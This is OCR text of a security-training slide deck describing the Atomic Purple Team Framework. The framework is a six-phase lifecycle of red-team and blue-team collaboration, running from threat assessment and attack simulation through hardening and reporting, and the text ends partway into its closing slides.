WC0301

Atomic Purple Team Framework

Business Considerations
Executive Language
Framework Overview
Technical Implications
Demo in GIFs
Results in .docx


What this is not:

- An automation tool
- Atomic Red Team (check it out though!)

(https://github.com/redcanaryco/atomic-red-team)

What this is:

- A business organizational framework
- Respect for Information Security Professionals
- Continual Improvement Framework (cough, demo time?)
- An Open Source Endeavour to make the world a better place. You can help!



Executive Problem Statement


Does my organization have a plan?
How is IT spending its budget?
IT says they need more money.
CVE-2020-Isn't-Patched-Yet, HELP.
The blue team and red team aren't speaking.
The blue team says red always wins.
Can someone show me something?
The CEO is demanding demonstrable improvements...


https://csrc.nist.gov/Glossary/Term/Red-Team-Blue-Team-Approach

Red Team, Blue Team, Purple Team

- Red Team: Offense. Attack. Pillage.
- Blue Team: Defense. Block. Build.

- Purple Team: Collaboration of Red and Blue Teams.
  - Attack, Defend, Pillage, Build.
  - Use both Blue Team and Red Team tactics to increase efficiency of Security Posture improvement programs.





Who/What is APT? Where does it fit?


- Some organizations have Blue and Red Teams.
- Some organizations have just Blue, or Red teams.
- Some organizations have neither Blue or Red teams…
- Consider Network Analysts and a Help Desk.
- MSP's, MSSP's

The **Purple Team** can be an independent team, multiple teams, a few employees, or single employee; It works best as a team of **collaborative effort** from **Information Security** related departments and roles.

It can fall under Information Security, Information Technology, or cross organizational unit to leverage collaborative effort..

defensiveorigins.com
© Defensive Origins LLC WC0301.5 – Atomic Purple Team Framework
https://github.com/DefensiveOrigins/AtomicPurpleTeam
BLACK HILLS | Information Security

5




Atomic Purple Team Lifecycle

1. Risk and Threat Assessment (Attack Ingest)
2. Planning
3. Attack Execution / Simulation
4. Detection / Build Defenses
5. Optimize / Harden / Adjust
6. Report

defensiveorigins.com
© Defensive Origins LLC WC0301.6 – Atomic Purple Team Framework
https://github.com/DefensiveOrigins/AtomicPurpleTeam
BLACK HILLS | Information Security

6

APTLC
Big (Macro)
Picture




7


1. Threat or Risk Assessment (Ingest) Types

- Best Practices
  - Security Best Practices
  - Configuration Best Practices
  - Baseline Analyzers
- Compliance Frameworks
  - NIST CyberSecurity Compliance
  - Sarbanes Oxley / PCI / FERPA, etc…
- Security Frameworks
  - MITRE ATT&CK Framework
- Attack Frameworks
  - MetaSploit
  - Atomic Red Team

- Incident Reponses Activity
- Threat Intelligence Feeds
- Cyber Security Current Events
- CVE Publications



8



2. Planning – What are the Tools?

Goal: Identify the Attack Tools
Goal: Identify the Defense Tools

How:

- Provided by Threat Assessment
- Research
- New tools?? Great!!

Defense Tools

Logging / Visibility

Firewalls / Network

Endpoing Protection

Planning

Attack Tools

Vulnerabilities

Malware Packages

Misconfiguration


Insecure Policies

Social Engineering

defensiveorigins.com
© Defensive Origins LLC WC0301.9 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam

BLACK HILLS | Information Security

9



3. Attack / Execute / Engage

Goal: Execute the attack.

What attacks were successful?
What data could be found?
Was a pivot possible?
Could a C2 be achieved?

Did the attack achieve its goal?
Why? Why not?

Attack

Attack Tools

Atomic Red Team
Metasploit
PowerEmpire
More and more…

C2 Infrastructure

Cobalt Strike
Silent Trinity
Metasploit


Collaboration

Attack Team and Defense Team can work together on attack

defensiveorigins.com
© Defensive Origins LLC WC0301.10 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam

BLACK HILLS | Information Security

10



4: Hunt and Defend


Goal: Find and Defend/Stop the Attack

How:
- Hunt Team Skills!
- Search Logs
- Review Endpoint Protection

Determine:
- New Tools Needed?
- Logs Need Adjusted?

defensiveorigins.com
© Defensive Origins LLC WC0301.11 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam

11



5. Adjust & Harden


GOAL: Identify the changes necessary to be able to achieve the goals identified in planning.
- Stop attacks / Identify Attacks / Alert

How: Modify policies, protections, logging to achieve goal.
- After changing, go to Planning phase and verify that you can achieve the goal (Stop/Identify/Alert)

Success: Move to Reporting Phase

defensiveorigins.com
© Defensive Origins LLC WC0301.12 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam

12



6. Reporting and Request for Deployment

GOAL: Finalize the documentation of the Lifecycle engagement.

GOAL: With Success of the Lifecycle, Request deployment in Production.

How:

- Review Lifecycle Documentation
- Produce Change Management Request to Deploy

Done?

On to the next Lifecycle Rotation!


Production Information Security Environment
Change Management Board
Report
Purple Team Effectiveness
Information Security Management
Risk Management

defensiveorigins.com

© Defensive Origins LLC WC0301.13 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam

BLACK HILLS | Information Security

13



Lifecycles Start In Development

Lifecycles:


- First tested in Lab Environment
- Definite necessary changes in Lab Environment
- Deploy changes in lab environment
- Regression Testing? Have there been adverse effects in the Lab Environment?
- Pilot test changes in production (Change Management)
- Deploy changes to production. (Change Management)
- Retest as Fidelity Check. In Lab and Production

defensiveorigins.com

© Defensive Origins LLC WC0301.14 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam

BLACK HILLS | Information Security

14



Lifecycles End in Production

Lifecycles:

